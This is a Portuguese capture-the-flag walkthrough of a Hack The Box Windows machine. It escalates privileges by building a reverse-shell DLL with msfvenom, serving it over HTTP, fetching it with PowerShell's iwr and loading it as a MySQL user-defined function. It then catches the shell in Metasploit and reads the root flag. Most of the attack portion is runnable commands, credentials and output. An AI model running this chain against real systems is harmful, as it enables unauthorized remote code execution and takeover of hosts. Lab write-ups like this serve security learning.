O ponto mais importante retornado pela saída é o pertencimento ao grupo local **Printer Administrator**. Em ambientes Windows, permissões administrativas sobre o serviço de impressão (Spooler) ou drivers de impressora costumam trazer informação.


Precisamos da senha de Administrador vamos verificas quais serviços estão rodando para identificarmos uma possível escalação.



Como não temos senha de admin, mas sabemos que temos um MySQL rodando no Windows e temos a senha de conexão do mysql.

Vamos gerar um exploit chamado evil.dll e colocar uma carga com msfvenom e vamos coloca-lo no windows e executa-lo, o arquivo evil.dll tem que estar dentro da pasta do mysql chamada **c:\MySQL\lib\plugin** pois ele reconhece por padrão as dlls colocadas nesse diretório..

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.14  
0 LPORT=4444 -f dll -o evil.dll
```



Levantamos um **python3 -m http.server 8005** e pegamos o arquivo lá no windows.

No windows usamos o navegador que estava disponível

10.10.15.140:8005/evil.dll e movemos da pasta downloads para o diretório do MYSQL.

Se não houvesse navegador outra forma de copiar o arquivo evil.dll seria no windows usar o iwr

O comando **iwr** (que é um apelido/alias para o **Invoke-WebRequest**) é uma ferramenta nativa do **PowerShell** no Windows, utilizada para fazer requisições HTTP e HTTPS.

```
iwr -Uri "http://10.10.15.140/evil.dll" -OutFile "C:\Window  
s\Temp\evil.dll"
```

Dentro do diretório do MYSQL /BIN nós executamos os comandos abaixo.

```
.\mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION  
sys_exec RETURNS INT SONAME 'evil.dll';"
```

```
mysql: [Warning] Using a password on the command line interface can be insecure.
PS C:\MySQL\bin> .\mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION sys_exec RETURNS INT SONAME 'evil.dll';"
```

Após a execução do código no windows, lembrando que estaremos ouvindo no kali no msfconsole.

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/shell_reverse_tcp
set LHOST 10.10.15.140
set LPORT 4444
exploit
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell
PAYLOAD => windows/x64/shell
msf exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp
PAYLOAD => windows/x64/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.15.140
LHOST => 10.10.15.140
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.15.140:4444
[*] Command shell session 1 opened (10.10.15.140:4444 -> 10.129.73.230:49216) at 2026-10-05 21:44:44 -0400

Shell Banner:
Microsoft Windows [Version 10.0.26100.9457]
(c) Microsoft Corporation. All rights reserved.

C:\Users\KioskUser\Downloads>
_____

C:\Users\KioskUser\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9B34-EFD9

Directory of C:\Users\KioskUser\Downloads

10/06/2026  01:42 AM    <DIR>          .
```

Agora poderemos trabalhar com mais facilidade no Windows pois estaremos no terminal no kali aqui com alguns comandos podemos verificar

Navegando até o diretório do User Administrator

```
Directory of C:\Users\Administrator\Desktop
04/04/2026  10:55 PM    <DIR>          .
04/04/2026  11:15 PM    <DIR>          ..
10/06/2026  10:56 AM                34 root.txt
                1 File(s)                34 bytes
                2 Dir(s)  7,389,777,920 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
d7809689c5e3c3861887cc518b169258

C:\Users\Administrator\Desktop>
```

Solved

